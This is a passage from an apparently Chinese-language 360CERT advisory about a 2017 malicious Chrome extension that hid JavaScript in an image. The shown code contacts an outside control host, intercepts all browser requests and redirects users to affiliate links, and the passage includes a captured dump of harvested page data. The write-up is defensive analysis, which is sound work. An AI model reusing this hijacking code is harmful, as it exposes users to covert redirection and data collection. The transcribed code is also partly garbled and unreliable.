
```
var host = "http://api.data-monitor.info/api/"
    , wid = 116
    , rulesObject = {}
    , usedT = localStorage.usedT ? parseInt(localStorage.usedT) : null
    , mainRgxp = new RegExp("^?(?:[\\w?]+)?(?:[\\w\\W]{1,64})?(?:[\\w?]+)?(?:[\\w?]+)?")
    , domainRgxp = /^(?:[^\s]+)\.(?:[com?|org?|cn?|w+]?$/i
    , listenFunc = function(details) {
    if (!usedT && usedT > (new Date).getTime() - 42e5) && 0 === details.frameId && "main_frame" === details.type && -1 === details.parentFrameId && details.tabId > 0
        var current = details.url
            , new_url = (prepareLink(current))
            , tryUrl(current);
        if ("string" === typeof new_url && current !== new_url)
            return {
                redirectUrl: new_url
            }
    };
chrome.webRequest.onBeforeRequest.addListener(listenFunc, {
    urls: ["<all_urls>"]
}, ["blocking"]);
getData();
```

这部分比较简单，就不过多赘述

获取到的推广跳转链接

```
rules: {
  - aliexpress.com: {
    - *: {
      *: "http://systemrtb.com/?target=http%3A%2F%2Ffem0.com%2Fclick-30ETHVDP-MK1GQNP%3Fbt%3D25%26t1%3D1%26sa%3D_SUBID_%26ur1%3D_CURURL_"
    }
  }
}
```

经过多次跳转后的页面



补充说明

RGBA

红绿蓝透明 R - 红色 (0-255) G - 绿色 (0-255) B - 蓝色 (0-255) A - alpha 通道 (0-255; 0是透明的, 255 是完全可见的)0

总结

该插件通过隐藏在图片中的恶意 js 代码向控制者服务器请求新的恶意 payload,恶意 payload 可以在用户不知情被控制者随时修改更新

建议用户尽快卸载该插件, 或使用其他插件代替

0x04 利用验证

```
in fetchOverlayPattern, data ▼ Object 3
  a: ""
  aj: false
  b: ""
  ch: 4
  d: 0
  dada: null
  exp: "emmh12f0k1155k4e89jr2o91r1p"
  fr: false
  hh: false
  new: 310
  ng: "start_page"
  replaced: false
  restarting: false
  retroet: ""
  ▶ se: []
  sesnew: ""
  sh: "http://www.baidu.com/s=1"
  su: "chrome"
  tnew: 1505815067561
  ▶ tsh: []
  ▶ uk: []
  un: "1"
  val: 21
  var: "1.8.26"
  zz: null
  ▶ __proto__: Object
```

可以看到当前的页面数据已经被获取了

0x05 修复建议

建议用户尽快卸载该插件，或使用其他插件代替

0x06 时间线

2017-09-09 事件披露

2017-09-10 360CERT 发布预警通告

2017-09-20 360CERT 完成全部细节分析

0x07 参考文档

Promise MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Promise

Arrow functions MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Functions/Arrow_functions

Pixel manipulation with canvas MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/API/Canvas_API/Tutorial/Pixel_manipulation_with_canvas

js 中||的作用

<https://www.zhihu.com/question/23720136?nr=1>

不能说的秘密——前端也能玩的图片隐写术 | AlloyTeam

<http://www.alloyteam.com/2016/03/image-steganography/>